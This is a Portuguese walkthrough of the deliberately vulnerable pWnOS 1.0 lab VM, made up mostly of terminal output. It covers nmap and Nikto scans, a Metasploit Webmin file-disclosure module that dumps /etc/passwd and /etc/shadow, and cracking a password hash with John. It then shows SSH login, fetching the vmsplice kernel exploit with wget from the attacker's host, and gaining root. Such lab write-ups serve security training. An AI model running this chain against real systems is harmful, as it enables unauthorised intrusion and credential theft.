
pWnOS 1.0


IP da máquina: 192.168.56.107 // MAC: 00:0c:29:5e:18:c9

Resultados do nmap:



```
root@kali:~# nmap -sS -sV -p- 192.168.56.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 11:30 -03
Nmap scan report for 192.168.56.107
Host is up (0.00032s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
10000/tcp open  http        MiniServ 0.01 (Webmin httpd)
MAC Address: 00:0C:29:5E:18:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.75 seconds
```


Resultados do Nikto:



```
---------------------------------------------------------------------------
+ Server: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
+ Retrieved x-powered-by header: PHP/5.2.3-1ubuntu6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://ww
w.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.4 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.3-1ubuntu6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also curren
t release for each branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP r
equests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP r
equests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP r
equests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP r
equests that contain specific QUERY strings.
+ OSVDB-3268: /php/: Directory indexing found.
+ OSVDB-3092: /php/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 294754, size: 4872, mtime: Thu Jun 24 16:4
6:08 2010
+ OSVDB-3233: /icons/README: Apache default file found.
+ /index1.php: PHP include error may indicate local or remote file inclusion is possible.
+ 8724 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2020-06-03 11:33:03 (GMT-3) (29 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Resultado do searchsploit:

https://nvd.nist.gov/vuln/detail/CVE-2006-3392 https://www.exploit-db.com/exploits/1997




```
root@kali:~# searchsploit webmin
--------------------------------------------------------------------------------- --------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- --------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal                  | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                                 | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                             | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                                         | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                                | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing                      | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                                          | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                               | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                                     | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                               | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)            | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                          | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                             | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)           | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                             | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)                | linux/remote/47230.rb
Webmin 1.x - HTML Email Command Execution                                        | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (Perl)              | multiple/remote/2017.pl
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (PHP)               | multiple/remote/1997.php
```

Informações do modulo auxiliar para explorar as vulnerabilidades do webmin:




```
Description:
  A vulnerability has been reported in Webmin and Usermin, which can
  be exploited by malicious people to disclose potentially sensitive
  information. The vulnerability is caused due to an unspecified error
  within the handling of an URL. This can be exploited to read the
  contents of any files on the server via a specially crafted URL,
  without requiring a valid login. The vulnerability has been reported
  in Webmin (versions prior to 1.290) and Usermin (versions prior to
  1.220).

References:
  OSVDB (26772)
  http://www.securityfocus.com/bid/18744
  https://cvedetails.com/cve/CVE-2006-3392/
  https://www.kb.cert.org/vuls/id/999601
  http://secunia.com/advisories/20892/

msf5 auxiliary(admin/webmin/file_disclosure) >
```

/etc/passwd:




```
[*] Running module against 192.168.56.107

[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:x:1001:1001::/home/obama:/bin/bash
osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
```

/etc/shadow:




```
[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:$1$LKrO9Q3N$EBgJhPZFHiKXtK0QRqeSm/:14041:0:99999:7:::
daemon:*:14040:0:99999:7:::
bin:*:14040:0:99999:7:::
sys:*:14040:0:99999:7:::
sync:*:14040:0:99999:7:::
games:*:14040:0:99999:7:::
man:*:14040:0:99999:7:::
lp:*:14040:0:99999:7:::
mail:*:14040:0:99999:7:::
news:*:14040:0:99999:7:::
uucp:*:14040:0:99999:7:::
proxy:*:14040:0:99999:7:::
www-data:*:14040:0:99999:7:::
backup:*:14040:0:99999:7:::
list:*:14040:0:99999:7:::
irc:*:14040:0:99999:7:::
gnats:*:14040:0:99999:7:::
nobody:*:14040:0:99999:7:::
dhcp:!:14040:0:99999:7:::
syslog:!:14040:0:99999:7:::
klog:!:14040:0:99999:7:::
mysql:!:14040:0:99999:7:::
sshd:!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCrOHoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
```

Força bruta para achar a senha do usuário ‘vmware’:



```
root@kali:/usr/share/wordlists/metasploit# john --wordlist=/usr/share/wordlists/fasttrack.txt vmware.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
h4ckm3           (?)
1g 0:00:00:00 DONE (2020-06-03 12:12) 100.0g/s 6000p/s 6000c/s 6000C/s PassSql12..sqlsqlsqlsqlsql
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Acesso SSH:




```
root@kali:~# ssh vmware@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
RSA key fingerprint is SHA256:+C7UA7dQ1B/8zVWHRBD7KeNNfjuSBrtQBMZGd6qoR9w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (RSA) to the list of known hosts.
vmware@192.168.56.107's password:
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Wed Jun  3 10:03:43 2020
vmware@ubuntuvm:~$ id
uid=1000(vmware) gid=1000(vmware) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(p
lugdev),104(scanner),111(lpadmin),112(admin),1000(vmware)
vmware@ubuntuvm:~$
```

Exploit:

https://www.exploit-db.com/exploits/5092




```
root@kali:~# searchsploit vmsplice
--------------------------------------------------------------------------------- --------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- --------------------
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privilege Escalation (2)       | linux/local/5092.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege Escalation (1)         | linux/local/5093.c
--------------------------------------------------------------------------------- --------------------
```



```
vmware@ubuntuvm:~$ cd /tmp
vmware@ubuntuvm:/tmp$ wget http://192.168.56.101:1221/5092.c
--10:23:41--  http://192.168.56.101:1221/5092.c
           => `5092.c'
Connecting to 192.168.56.101:1221... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,580 (6.4K) [text/plain]

100%[======================================================================>] 6,580         --.--K/s

10:23:41 (667.08 MB/s) - `5092.c' saved [6580/6580]

vmware@ubuntuvm:/tmp$ gcc -o bkp 5092.c
5092.c:289:28: warning: no newline at end of file
vmware@ubuntuvm:/tmp$ ls
5092.c  bkp  sqlAnWGPh
vmware@ubuntuvm:/tmp$ ./bkp
```

Root:



```
-----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
-----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7da0000 .. 0xb7dd2000
[+] root
root@ubuntuvm:/tmp# id
uid=0(root) gid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
4(scanner),111(lpadmin),112(admin),1000(vmware)
root@ubuntuvm:/tmp# 
```